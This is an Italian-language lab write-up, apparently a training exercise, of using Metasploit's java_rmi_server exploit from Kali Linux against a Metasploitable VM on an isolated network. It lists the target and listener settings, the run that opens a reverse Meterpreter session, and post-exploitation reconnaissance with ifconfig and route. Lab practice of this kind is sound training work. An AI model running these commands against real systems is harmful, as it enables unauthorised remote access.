Per prima cosa, ho modificato indirizzi IP e Gateway di entrambe le VM, impostandole sulla stessa rete interna.

Poi ho verificato l'indirizzo IP della mia macchina attaccante (Kali Linux) con:

ip a

Ho confermato che l'IP assegnato è 192.168.11.111.

Successivamente, ho verificato che la macchina vittima (Metasploitable) fosse raggiungibile tramite **ping**:


```
ping 192.168.11.112
```

L'output ha confermato che le due macchine erano in comunicazione in rete senza problemi.

```
Firefox ESR
Fill Firefox ESR
Firefox ESR
Fill Firefox ESR
Firefox
```

Ho avviato Metasploit ed ho cercato gli exploit disponibili per Java RMI con:


search java RMI



Dai risultati, dopo varie ricerche, ho individuato l'exploit **exploit/multi/misc/java_rmi_server**, che sfrutta una configurazione insicura del servizio Java RMI su Metasploitable.

Ho selezionato l'exploit con:

use exploit/multi/misc/java_rmi_server



Poi ho visualizzato i parametri necessari e li ho impostati:

```
set RHOSTS 192.168.11.112 = IP della macchina vittima
set RPORT 1099 = Porta del servizio Java RMI
set LHOST 192.168.11.111 = IP della mia macchina Kali
set LPORT 4444 = Porta che userò per ricevere la connessione inversa
set HTTPDELAY 20 = Imposto un tempo di attesa maggiore per evitare
timeout
```

Ho anche verificato le nuove impostazioni con:

show options



Una volta configurato tutto, ho eseguito l'exploit con:

run

L'output ha mostrato che:

- Il reverse TCP handler è stato avviato su Kali
- È stata inviata la richiesta al server RMI sulla macchina vittima
- Il payload è stato caricato correttamente

Infine, è comparso il messaggio:

```
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:47872)
```

Perciò ho ottenuto una sessione Meterpreter attiva sulla macchina vittima!

Una volta dentro Meterpreter, ho eseguito alcuni comandi per raccogliere le informazioni richieste dall'esercizio.

Ho visualizzato le interfacce di rete con:

ifconfig

L'output ha mostrato che la macchina vittima ha l'IP 192.168.11.112 su eth0.

Per verificare la tabella di routing, ho eseguito:

route

Ho confermato che la macchina vittima ha solo due route attive:

- 127.0.0.1 (loopback)
- 192.168.11.112 con netmask 255.255.255.0

